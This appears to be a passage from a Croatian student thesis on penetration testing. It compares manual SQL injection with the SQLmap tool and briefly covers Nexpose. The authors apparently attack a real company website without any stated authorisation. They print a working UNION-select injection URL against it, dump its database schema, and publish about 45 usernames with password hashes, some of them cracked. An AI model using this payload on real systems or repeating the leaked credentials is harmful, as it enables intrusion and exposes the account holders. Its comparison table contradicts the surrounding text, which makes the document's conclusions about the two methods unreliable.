
Sqlmap je jedan od najpopularnijih i moćnijih alata za ubrizgavanje sql injekcije. Kada se Sqlmapu dodaje ranjivi URL on tada iskorištava udaljenu bazu podataka i uzima podatke kao što su imena, tablice, kolone tj. sve podatke o tablicama.

Sqlmap pisan je u Pythonu i jedan je od najmoćnijih alata Sql injekcije.


15. Alati i metode testiranja podataka

15.1. WEB SQL injection

SQL injekcija (engl. *Injection*) je tehnika u kojoj zlonamjerni korisnik može „ubrizgati“ SQL naredbu u SQL putem web stranice. SQL injekcija omogućava vanjskim korisnicima čitati podatke iz baze podataka. Dobro osmišljen sustav sadržava samo podatke koje su dostupne javnosti, dok loše osmišljen sustav dopušta vanjskim korisnicima da otkriju ostale podatke. Vidljivo je da najviše napada pomoću SQL injekcije u 2015.god je izvela Amerika.



Najčešći i najlakši pristup web stranici jest SQL injekcija, gdje ne treba nikakav podatak ni program pomoću kojeg bi se pristupilo bazama podataka, jedino što je potrebno jest ranjiva web stranica. Ranjive web stranice u sebi sadrže „php?id=“. U ovom primjeru primjenjivat će se preglednik Mozilla Firefox i operacijski sustav Win 8.1(Slika 1).




Slika 1. *Prikaz okruženja rada*

Isti prikaz podataka kao što se može prikazati sa SQL injekcijom radi i alat SQLmap.

15.2. Testiranje SQLmap i SQL injection

Otkrivanje ranjive web stranice pomoću SQLmap alata i metode SQL injekcije je isto. U oba slučaja koristi se web stranica koja u sebi sadrži „.php?id=“, ali testiranje u ovim slučajevima je drugačije.




Slika 2. *Prikaz testiranja ranjive stranice pomoću metode SQL injekcije*

Slika 3. *Prikaz testiranja ranjive stranice pomoću SQLmap alata*


15.3. Podaci o bazi podataka

Metoda Sql injekcije za prikaz tablica podataka koristi naredbu CONCAT. Ovom naredbom prikazane će biti sve tablice većeg broja baza podataka koje se nalaze unutar web stranice. Kao što je vidljivo na slici 4.



Slika 4. *Prikaz tablica pomoću naredbe CONCAT*

SQLmap alat također prikazuje sve tablice unutar jedne baze podataka u ovom slučaju baze angelvest_china, ali u nešto urednijem obliku.(Slika 5).




Slika 5. *Prikaz tablica baze angelvest_china*

U oba slučaja rezultat je točan. Metoda SQL injekcije prikazuje sve tablice bez obzira sa koliko baza podataka na webu raspolaže, dok SQLmap alat prikazuje samo one tablice koje se odaberu za prikaz podataka.


15 .4. Otkrivanje atributa SQLmap i SQL injection

Kako bi se otkrio broj atributa unutar baze podataka za metodu SQL injekcije treba znati sintakse SQL baze podataka(Slika 6). U ovom slučaju naredba ORDER BY, nakon toga URL sintaksa ranjive web stranice izgleda ovako:




Slika 6. *Sintaksa za prikaz atributa*

Prilikom ove naredbe treba imati na umu da ne možemo upravljati koja će nam se tablica prikazati i cijela sintaksa neće prikazati broj atributa, nego se mora pogađati. Na slici je vidljiva greška koja ukazuje na problem nepostojećeg atributa broja 4 (Slika 7), što dovodi do lažnog saznanja da tablica podataka db_xinxi ima samo 3 atributa. Što je netočno.



Slika 7. *Prikaz nepostojeće kolone*

Pomoću SQLmap alata prikazane su kolone tablice db_xinxi i otkriven je problem rada sa metodom SQL injekcije. Tablica db_xinxi zapravo ima 11 atributa(Slika 8).



Slika 8. *Prikaz stvarnog broja atributa*

Metoda Sql injekcije u ovom slučaju navodi na lažne podatke o bazi podataka kojom raspolaže.

15.5. Nazivi tablica unutar baze podataka

Metoda Sql injekcije u ovom slučaju je naprednija od SQLmap alata. Sql injekcija prikazuje sve tablice koje se nalaze na web stranici u jednom ispisu, dok SQLmap alat prolazi kroz određene funkcije i određeno vrijeme koji ispisuju nazive tablica.

Rezultat obrade podataka SQL injekcije:

id,AdminName,Password,Rank,categoryid,categoryname,encategoryname,categoryorder,info,eninfo,id,categoryid,username,isfrom,pid,audit,title,contents,adddate,id,title,entitle,files,info,eninfo,adddate,

Rezultat obrade SQLmap alata nakon nekog vremena:

```
Database: angelvest_china
Table: db_user
[21 columns]
+-----------+--------------+
| Column    | Type         |
+-----------+--------------+
| address   | varchar(200) |
| audit     | tinyint(4)   |
| company   | varchar(150) |
| email     | varchar(225) |
| id        | int(11)      |
| jifen     | int(11)      |
| joindate  | datetime     |
| lastip    | varchar(120) |
| lastlogin | datetime     |
| lingyu    | varchar(100) |
| num       | int(11)      |
| oldpass   | varchar(40)  |
| password  | varchar(40)  |
| phone     | varchar(20)  |
| pic       | varchar(30)  |
| realname  | varchar(30)  |
| sex       | tinyint(2)   |
| tel       | varchar(20)  |
| totalfen  | int(11)      |
| username  | varchar(30)  |
| zhiwei    | varchar(100) |
+-----------+--------------+

Database: angelvest_china
Table: db_rsvp
[11 columns]
+----------+--------------+
| Column   | Type         |
+----------+--------------+
| adddate  | datetime     |
| audit    | tinyint(1)   |
| company  | varchar(250) |
| contents | text         |
| email    | varchar(150) |
| id       | int(11)      |
| phone    | varchar(100) |
| pid      | int(11)      |
| title    | varchar(250) |
| uname    | varchar(150) |
| username | varchar(150) |
```

SQLmap alat široko prikazuje tablice baze podataka, ali kroz kratki period čekanja. U ovom slučaju obe metode prikaza su točne.

15.6. Korisnici i lozinke

Daljnje istraživanje dovodi do saznanja korisničkih podataka unutar baze podataka i njihovih kriptiranih lozinka unutar SQL injekcije(Slika 9 i 10).

```
www.angelvestgroup.com/info.php?id=null union all select 1,2,group_concat(username,0x3a,password) from db_user--
```

Slika 9.*Sintaksa saznanja korisnika i loznka*

```
donwilliams:8bfb6a95cd98b31bc382e08702016b73,adrianchng:46cdaf63a5496761815c65bb9b79417e,sosventures:5054207a1b04d18b7728ff60cacff4e2,jeannelim:917937e5ebeb5e77febc302e586be6e7
```

Slika 10. *Prikaz korisnika sa kriptiranim lozinkama*

SQLmap alat u ovom slučaju ima predost dekriptiranja lozinka s kojima se kasnije može ući u bazu podataka(Slika 11). SQL injekcija nije otkrila ni jednu lozinku pomoću koje bi se mogao nastaviti rad na web stranici.

carlossung	3bc87675012221c0bf7b5dcf79cd7de5	NULL
rudolfgildemeister	3bc87675012221c0bf7b5dcf79cd7de5	NULL
tonyli	596a96cc7bf9108cd896f33c44aedc8a (fuckyou)	NULL
michaelfriedman	e1b684935c9265aa350bce2917f9d900	NULL
andrepometta	0f4fff137a91553419ba618a3c77ae1d	NULL
lucasding	3bc87675012221c0bf7b5dcf79cd7de5	NULL
rickmyers	f0826724a2cdbf2623717cf70b2d1696	NULL
oliverglauser	1c858b6af9d14e449d4b7f55e9d951ec	NULL
samtsui	e1b684935c9265aa350bce2917f9d900	NULL
georgegodula	e1b684935c9265aa350bce2917f9d900	NULL
neiltan	3bc87675012221c0bf7b5dcf79cd7de5	NULL
torstenstocker	3bc87675012221c0bf7b5dcf79cd7de5	NULL
benjaminsoong	1b6459e2359d580dd023213cb9e98eccd	NULL
peterwilliams	1129f986429ed2fddc24942c93388b15	NULL
vvivihu	45de5f3d8975821bd64d7ee4d2bda1ab	NULL
pauleveleigh	8a4925c0cd49ddde4aaf1fafa4c9bd66	NULL
alexfarfurnik	e1b684935c9265aa350bce2917f9d900	NULL
wesleyhsu	cd37fce3c10cf506ce0661afafe58618	NULL
julienchiavassa	e1b684935c9265aa350bce2917f9d900	NULL
chrisho	3bc87675012221c0bf7b5dcf79cd7de5	NULL
roncao	3bc87675012221c0bf7b5dcf79cd7de5	NULL
vennieshen	3bc87675012221c0bf7b5dcf79cd7de5	NULL
jessefriedlander	3bc87675012221c0bf7b5dcf79cd7de5	NULL
davidchen	a159cb9f2acfd8b7d3fb428520464d9a	NULL
tedlai	3bc87675012221c0bf7b5dcf79cd7de5	NULL
weihopeman	5054207a1b04d18b7728ff60cacff4e2	NULL
williambean	f7675f8d9328e6cdd7dddeeaaa327dd	NULL
lukejohnson	6a28b572617654196ada522cd63d6813	NULL
shaolee	3bc87675012221c0bf7b5dcf79cd7de5	NULL
gordonlee	3bc87675012221c0bf7b5dcf79cd7de5	NULL
melanietu	7be4151e4d3614259dc11627d34317b7	NULL
kimtung	3bc87675012221c0bf7b5dcf79cd7de5	NULL
jorlaw	d871c6e686db2c1f5ed2fa2f2a255635	NULL
kenlo	3bc87675012221c0bf7b5dcf79cd7de5	NULL
nelsonwei	e1b684935c9265aa350bce2917f9d900	NULL
roylee	a236ab652a37dc88657ded6daa15bfd0	NULL
andylee	1f49aba27c3f87dacf9d8379bdbf1e58	NULL
guillermodelnogal	610dcfa7dcd54866bcaadeee1ca9fccd	NULL
nicolasducray	afb6fde5c68bb9fb51d1d51e307b688e	NULL
honmunyip	3bc87675012221c0bf7b5dcf79cd7de5	NULL
paulark	998b4e67d7668dd4d80ab7e7caa55ad6	NULL
benjaminsun	3bc87675012221c0bf7b5dcf79cd7de5	NULL
anthonyzam	c4ca4238a0b923820dcc509a6f75849b (1)	NULL
johnlee	3bc87675012221c0bf7b5dcf79cd7de5	NULL

Slika 11. *Prikaz otkrivenih lozinka pomoću alata SQLmap*

15.6.1. Prikupljeni podaci pomoću alata SQLmap alata i metode SQL injekcije


METODE	SQLmap	SQL injekcija
Testiranje	Odmah odredi ranjivi parametar, u ovom slučaju id	Prikazuje grešku u SQL sintaksi, nema pregleda ranjivog parametra
Prikaz naziva tablica	Točan prikaz u jednom redu	Točan prikaz uz uredniji pregled
Atributi	Pogađanje do neprepoznavanja broja kolona i ispis lažnog broja atributa	Točan broj atributa uz njihova imena
Nazivi tablica	Brzo i točno ispisivanje	Sporije ispisivanje, ali točno
Korisnička imena i lozinke	Točna imena korisnika s kriptiranim lozinkama pomoću kojih nema pristupa stranici	Točna imena korisnika s kriptiranim i dekriptiranim lozinkama(2 lozinke) pomoću kojih se pristupa stranici

Iz tablice je vidljivo da obje metode penetracijskog tesiranja su uspješne tj. da ima samo pozitivne strane, to ipak nije tako. Testiranjem se dobiva konkretan i pouzdan rezultat, ali takvi alati i metode ne mogu osigurati testiranje svih teško ranjivih sustava. Zbog toga je moguća situacija u kojoj alat ne može pronaći ranjivost sustava koju će stvaran napadač ipak pronaći i iskoristiti.

15.7. Nexpose alat


Nexpose je jedan od vodećih alata za procjenu ranjivosti. Ovaj alat je besplatan, a druga izdanja se plaćaju. Nexpose ima mogućnost skeniranja 32 računala. Korisničko sučelje alata je čisto i dosta pregledno. Jednostavan je za korištenje, dobro organiziran i kao većina alata podržava širok raspon usklađenosti izvješća.

Jedina mana ovog alata jest dugo čekanje licence koja može potrajati čak i do godine dana. U izvješću prikazani su rezultati testiranja ranjivosti weba, baze podataka i poslužitelja.



Slika 12. *Prikaz izvješća Nexpose alata*

Kako bi Nexpose radio bez smetnja treba imati omogućen sustav koji bi to pružio(Slika 13).



MINIMUM HARDWARE

- 2 GHz+ processor (Dual-core processor recommended)
- 8 GB RAM (16 GB recommended)
- 80 GB+ available disk space (10 GB for Community Edition)
- 10 GB+ available disk space for Scan engines
- English operating system with English/United States regional settings
- 100 Mbps network interface card (1 Gbps NIC recommended)

BROWSERS

- Google Chrome (latest) (RECOMMENDED)
- Mozilla Firefox (latest)
- Mozilla Firefox ESR (latest)
- Microsoft Internet Explorer 9*, 10, 11

Slika 13. Radno okruženje potrebno za alat Nexpose

16. Zaključak

Sigurnost je opsežna tema koja je važna danas jer je svijet povezan s mrežama koje prenose raznolike opasnosti. Izbor pravih tehnologija je bitno za rad. Svaki SUBP ima ranjivosti i nije moguće odrediti koji je najsigurniji ili najranjiviji među njima. Za sigurnost SUBP-a potrebno je mnogo više informacija, ispravka i testiranja.

Što se tiće budućeg razvoja penetracijskog testiranja, pretpostavlja se da će razvoj sigurnosnih računalnih sustava ostati neriješena. Penetracijsko testiranje predstavlja nekoliko tehnika koje se u ovom trenutku mogu suprotstaviti sigurnosnim prijetnjama. Testiranje je započelo kao ručno, a danas je sve više automatizirano.

Takvi alati i metode danas se primjenjuju u svrhe testiranja kao i ilegalne radnje. Svrha rada bila je pokazati osnovne načine napada kako bi se razumjeli sigurnosni problemi i na taj način lakše zaštitili podaci. SQL injekcija je metoda pomoću koje se izvršava napad na SQL upite. Takva metoda je korisna jer se može predvidjeti i testirati baza podataka na webu i uočiti njene greške koje se kasnije ispravljaju. Drugi alati kao što je SQLmap koji preuzima poslužitelje baze podataka i radi sa SQL injekcijom jest jači i brži. Pomoću njega automatski se može saznati parametar koji se ubacuje u bazu podataka. SQLmap daje točne rezultate obrade i testiranja pomoću kojih se kasnije dolazi do većih saznanja. Alati korisni i snažni kao Nexpose pomažu da se otkriju slabije točke mreže kako bi se zaštitilo od otkrivene ranjivosti. Vrlo je važno održavati sigurnost na višoj razini. Metodologija penetracijskog testiranja bavi se rješenjem ovakvog problema sigurnosti i u ovom trenutku predstavlja najslabiju točku cijelog procesa. Penetracijsko testiranje se jako brzo razvija što pruža optimistična očekivanja za tehnike obrane računalnih sustava i mogućnostima njihove zloupotrebe.

17. Kratice

CMS (engl. *Content management system*) - sustav koji omogućuje upravljanje sadržajem.

DBMS (engl. *Database Managment System*) - sistem za uravljanje bazom podataka. Softversko – hardverski paket koji omogućava da baza podataka bude dostupna svima.

HTML (engl. *HyperText Markup Language*) - prezentacijski jezik za izradu web stranica.

IPS (engl. *Intrusion-prevention systems*) – sustav za preventivnu zaštitu napada. Mrežni uređaj za praćenje mrežnih ili sistemskih aktivnosti u svrhu otkrivanja malicioznih aktivnosti.

NTFS – datotečni sustav

ODBC (engl. Open Database Connectivity) – tehnologija premještanja podataka iz jednog tipa baze podataka u drugi.

OS – operacijski sustav. Skup osnovnih programa koji upravljaju sklopovljem računala.

Python – programski jezik

SHA (engl. Secure Hash Algorithm) – algoritam koji služi za provjeru autentičnosti datoteka ili poruke prilikom prijenosa između pošiljaoca i primatelja.

SUBP – sistem za upravljanje bazom podataka, omogućava osnovne funkcije obrade velike količine podataka.

TCP (engl. Transmission Control Protocol) – prijenosni protokol interneta koji omogućava pouzdanu isporuku podataka od izvorišta do odredišta.

URL (engl. Uniform Resource Locator) – putanja do određenog sadržaja na internetu, još se naziva web adresa.

18.Literatura

[1]http://www.carnet.hr/abuse/sigurnost (29.12.2014)

[2] http://www.vipnet.hr/sigurnost-na-internetu (29.12.2014)

[3] https://sites.google.com/site/sigurnostinterneta/ (30.12.2014)

[4] http://www.informacija.rs/Clanci/Internet-crvi.html (1.1.2015)

[4] https://www.f-secure.com/v-descs/vb_bi.shtml (1.1.2015)

[6] http://virus.wikidot.com/bubbleboy(1.1.2015)

[7] https://bib.irb.hr/datoteka/299708.06_ISS_1043.pdf (3.1.2015)

[8]http://www.zemris.fer.hr/~sgros/publications/diploma_thesis/kozina_mario_seminar.pdf (4.1.2015)

[9] http://www.cert.hr/sites/default/files/CCERT-PUBDOC-2006-10-171.pdf (5.1.2015)

[10]http://www.mish-iii.inet.hr/index.php?option=com_content&task=view&id=110&Itemid=124(5.1.2015)

[11] http://www.cis.hr/files/dokumenti/CIS-DOC-2012-08-059.pdf (5.1.2015)

[12] http://www2.geof.unizg.hr/~dmedak/hr/baze01a.pdf (5.1.2015)

[13] http://os2.zemris.fer.hr/ns/2007_pavkovic/IDS.html#_Toc167125829(6.1.2015)

[14] http://www.cis.hr/files/dokumenti/CIS-DOC-2012-08-059.pdf (6.1.2015)

[15] http://www.cert.hr/sites/default/files/CCERT-PUBDOC-2006-10-171.pdf (6.1.2015)

[16] Korbar Damir (2010.) Administriranje baza podataka, Zagreb, Algebra d.o.o (24.1.2015)

[17] Michael Lee, Genrty Bieker (2009.) SQL Server 2008, kompjuter biblioteka(25.1.2015)

[18] Kornelije Rabuzin (2014.) SQL-Napredne teme, Varaždin (25.1.2015)

[19] Robert Manger (2012.) Baze podataka, Zagreb, Element (26.1.2015)

[20] http://sqlmap.org/ (5.9.2015)

[21] https://github.com/sqlmapproject/sqlmap/wiki/Usage (5.9.2015)

[22] https://hackertarget.com/sqlmap-tutorial/ (5.9.2015)

[23] https://github.com/sqlmapproject/sqlmap (5.9.2015)

[24] http://www.binarytides.com/sqlmap-hacking-tutorial/ (6.9.2015)

[25] https://www.offensive-security.com/metasploit-unleashed/introduction/ (7.9.2015)

[26] https://github.com/rapid7/metasploit-framework (7.9.2015)

[27] http://sectools.org/tool/metasploit/ (7.9.2015)

[28] http://sectools.org/tool/nexpose/ (7.9.2015)

[29] https://www.offensive-security.com/metasploit-unleashed/working-with-nexpose/ (7.9.2015)

[30] http://searchsqlserver.techtarget.com/tip/Ten-common-SQL-Server-security-vulnerabilities-you-may-be-overlooking (8.9.2015)

[31]https://www.simple-talk.com/sql/database-administration/how-to-get-sql-server-security-horribly-wrong/ (8.9.2015)

[32]https://technet.microsoft.com/hr-hr/magazine/2009.05.sql%28en-us%29.aspx (8.9.2015)

[33] https://www.mssqltips.com/sql-server-tip-category/19/security/ (8.9.2015)

[34]http://www.itsecurity.com/news/ngs-database-security-070806/ (9.9.2015)

[35]http://www.spamlaws.com/database-security-issues.html (10.9.2015)

[36]http://www.jite.org/documents/Vol9/JITEv9IIPp061-077Murray804.pdf (10.9.2015)

[37]http://study.com/academy/lesson/database-administration-and-security-definition-and-purpose.html (10.9.2015)

[38]Izvor slike Nexpose alata:

http://resources.infosecinstitute.com/vulnerability-assessment-nexpose/

[39] Izvor slike statistika napada pomoću SQL injekcije:

http://blog.checkpoint.com/2015/05/07/latest-sql-injection-trends/